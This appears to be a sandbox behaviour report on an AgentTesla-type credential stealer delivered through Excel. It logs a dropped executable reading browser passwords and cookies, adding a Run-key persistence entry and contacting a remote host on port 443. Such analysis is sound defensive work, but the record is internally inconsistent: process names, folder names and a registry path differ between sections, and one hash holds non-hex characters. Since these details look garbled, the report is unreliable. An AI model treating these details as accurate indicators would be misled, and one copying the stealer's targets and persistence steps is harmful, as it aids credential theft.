2022-04-08 10:13:29 UTC	860	OUT	Data Raw: ff 00 7d bf 4f f0 a0 07 d3 23 fb a7 ea 7f 9d 1b 4f f7 db f4 ff 00 0a 6a 29 db f7 db a9 f4 f5 a0 09 68 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e9 91 fd d3 f5 3f ce 8d a7 fb ed fa 7f 85 35 14 ed fb ed d4 fa 7a d0 04 b4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 c8 fe e9 fa 9f e7 46 d3 fd f6 fd 3f c2 9a 8a 76 fd f6 ea 7d 3d 68 02 5a 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.22	49178	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
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[illegible]

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 1540, Parent PID: 576

General

Target ID:	0
Start time:	12:13:15
Start date:	08/04/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f630000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\dropped.exe	read attributes synchronize generic write	device	sequential only synchronous io non alert non directory file	success or wait	1	6E2D7FB0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol
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File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	0	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FEF9F63992	WriteFile
unknown	2	44	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FEF9F63992	WriteFile
unknown	46	4	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FEF9F63992	WriteFile
unknown	50	46	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FEF9F63992	WriteFile
unknown	96	4	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FEF9F63992	WriteFile
unknown	100	42	75 6e 6b 6e 6f 77 6e	unknown	success or wait	23	7FEF9F63992	WriteFile
unknown	142	4	75 6e 6b 6e 6f 77 6e	unknown	success or wait	47	7FEF9F63992	WriteFile
unknown	146	20	75 6e 6b 6e 6f 77 6e	unknown	success or wait	13	7FEF9F63992	WriteFile
unknown	166	4	75 6e 6b 6e 6f 77 6e	unknown	success or wait	39	7FEF9F63992	WriteFile
unknown	170	68	75 6e 6b 6e 6f 77 6e	unknown	success or wait	52	7FEF9F63992	WriteFile

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
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Analysis Process: dropped.exe PID: 1980, Parent PID: 1856								
General								
Target ID:	2							
Start time:	12:13:19							
Start date:	08/04/2022							
Path:	C:\Users\user\AppData\Local\Temp\dropped.exe							
Wow64 process (32bit):	true							
Commandline:	C:\Users\user\AppData\Local\Temp\dropped.exe							
Imagebase:	0x12e0000							
File size:	546816 bytes							
MD5 hash:	E2D002B5319A8CE475A7F355254A67A0							
Has elevated privileges:	true							
Has administrator privileges:	true							
Programmed in:	.Net C# or VB.NET							
Yara matches:	- Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.920171454.0000000003890000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000002.00000002.920171454.0000000003890000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000002.00000002.919772020.0000000002841000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000002.00000002.919684490.0000000002771000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security							
Antivirus matches:	- Detection: 100%, Joe Sandbox ML - Detection: 58%, ReversingLabs							
Reputation:	low							

File Activities								
File Created								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
C:\Users\user\AppData\Local\GDIP\FontCache\V1.DAT	read attributes synchronize generic read generic write	device sparse file	synchronous io non alert non directory file	success or wait	1	6B57AA52	unknown	

File Read							
File Path	Offset	Length	Completion	Count	Source Address	Symbol	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC77995	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DC77995	unknown	
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DB8DE2C	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC7A1A4	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DB8DE2C	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6DB8DE2C	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6DB8DE2C	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\gl1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6DB8DE2C	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DB8DE2C	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DB8DE2C	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CC7B2B3	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CC7B2B3	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6DB8DE2C	ReadFile	

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6DB8DE2C	ReadFile

Registry Activities							
Key Created							
Key Path				Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPPlus				success or wait	1	6B57AA52	unknown
Key Value Created							
Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPPlus	FontCachePath	unicode	C:\Users\user\AppData\Local	success or wait	1	6B57AA52	unknown

Analysis Process: RegSvc.exe PID: 2260, Parent PID: 1980	
General	
Target ID:	3
Start time:	12:13:23
Start date:	08/04/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvc.exe
Imagebase:	0x310000
File size:	45216 bytes
MD5 hash:	62CE5EF995FD63A1847A196C2E8B267B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	- Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000000.918109531.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000003.00000000.918109531.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000000.918357600.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000003.00000000.918357600.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.1171392057.00000000024D1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000003.00000002.1171392057.00000000024D1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000002.1171392057.00000000024D1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000000.917564622.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000003.00000000.917564622.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000000.917821418.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000003.00000000.917821418.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.1170971637.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000003.00000002.1170971637.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities							
File Created							
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\BINGO	read data or list directory synchronize	device sparse file	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	6CC74247	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\BINGO\BINGO.exe	read data or list directory read attributes delete synchronize generic write	device sparse file	sequential only non directory file	success or wait	1	6CC764C6	CopyFileW
C:\Users\user\AppData\Roaming\k1sqi2ag.u2m	read data or list directory synchronize	device sparse file	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	6CC74247	CreateDirectoryW
C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Chrome	read data or list directory synchronize	device sparse file	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	6CC74247	CreateDirectoryW
C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Chrome\Default	read data or list directory synchronize	device sparse file	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	6CC74247	CreateDirectoryW
C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Chrome\Default\Cookies	read data or list directory read attributes delete synchronize generic write	device sparse file	sequential only synchronous io non alert non directory file	success or wait	1	6CC764C6	CopyFileW
C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Firefox	read data or list directory synchronize	device sparse file	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	6CC74247	CreateDirectoryW
C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Firefox\Profiles	read data or list directory synchronize	device sparse file	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	6CC74247	CreateDirectoryW
C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Firefox\Profiles\7xwghk55.default	read data or list directory synchronize	device sparse file	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	6CC74247	CreateDirectoryW
C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Firefox\Profiles\7xwghk55.default\cookies.sqlite	read data or list directory read attributes delete synchronize generic write	device sparse file	sequential only synchronous io non alert non directory file	success or wait	1	6CC764C6	CopyFileW

File Deleted							
File Path				Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Chrome\Default\Cookies				success or wait	1	6CC77D79	DeleteFileW
C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Firefox\Profiles\7xwghk55.default\cookies.sqlite				success or wait	1	6CC77D79	DeleteFileW

File Written								
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CC7B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CC7B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	success or wait	1	6CC7B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	end of file	1	6CC7B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6CC7B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6CC7B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6CC7B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6CC7B2B3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CC7B2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CC7B2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CC7B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6CC7B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6CC7B2B3	ReadFile
C:\Users\user\AppData\Roaming\k1sqj2ag.u2m\Chrome\Default\Cookies	unknown	16384	success or wait	2	6CC7B2B3	ReadFile
C:\Users\user\AppData\Roaming\k1sqj2ag.u2m\Firefox\Profiles\7xwghk55.default\cookies.sqlite	unknown	16384	success or wait	32	6CC7B2B3	ReadFile
C:\Users\user\AppData\Roaming\k1sqj2ag.u2m\Firefox\Profiles\7xwghk55.default\cookies.sqlite	unknown	16384	end of file	1	6CC7B2B3	ReadFile

Registry Activities					
Key Created					
Key Path	Completion		Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Tracing\RegSvc_RASAPI32	success or wait		1	6C08AD76	unknown

Key Value Created							
Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsof\Windows\CurrentVersion\Run	BINGO	unicode	C:\Users\user\AppData\Roaming\BINGO\BINGO.exe	success or wait	1	6CC7AEBE	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegSvc_RASAPI32	EnableFileTracing	dword	0	success or wait	1	6C08AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegSvc_RASAPI32	EnableConsoleTracing	dword	0	success or wait	1	6C08AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegSvc_RASAPI32	FileTracingMask	dword	-65536	success or wait	1	6C08AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegSvc_RASAPI32	ConsoleTracingMask	dword	-65536	success or wait	1	6C08AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegSvc_RASAPI32	MaxFileSize	dword	1048576	success or wait	1	6C08AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegSvc_RASAPI32	FileDirectory	expand unicode	%windir%\tracing	success or wait	1	6C08AD76	unknown

Analysis Process: BINGO.exe PID: 948, Parent PID: 1860	
General	
Target ID:	4
Start time:	12:13:36
Start date:	08/04/2022
Path:	C:\Users\user\AppData\Roaming\BINGO\BINGO.exe
Wow64 process (32bit):	true

Commandline:	"C:\Users\user\AppData\Roaming\BINGO\BINGO.exe"
Imagebase:	0x900000
File size:	45216 bytes
MD5 hash:	62CE5EF995FD63A1847A196C2E8B267B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	- Detection: 0%, Metadefender, Browse - Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities						
File Read						
File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC77995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DC77995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DB8DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC7A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.EnterpriseServices\EnterpriseServices.ni.dll.aux	unknown	1100	success or wait	1	6DB8DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6DB8DE2C	ReadFile

Analysis Process: BINGO.exe PID: 2992, Parent PID: 1860	
General	
Target ID:	6
Start time:	12:13:44
Start date:	08/04/2022
Path:	C:\Users\user\AppData\Roaming\BINGO\BINGO.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\BINGO\BINGO.exe"
Imagebase:	0xe00000
File size:	45216 bytes
MD5 hash:	62CE5EF995FD63A1847A196C2E8B267B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities						
File Read						
File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC77995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DC77995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DB8DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC7A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.EnterpriseServices\EnterpriseServices.ni.dll.aux	unknown	1100	success or wait	1	6DB8DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6DB8DE2C	ReadFile

Disassembly

 No disassembly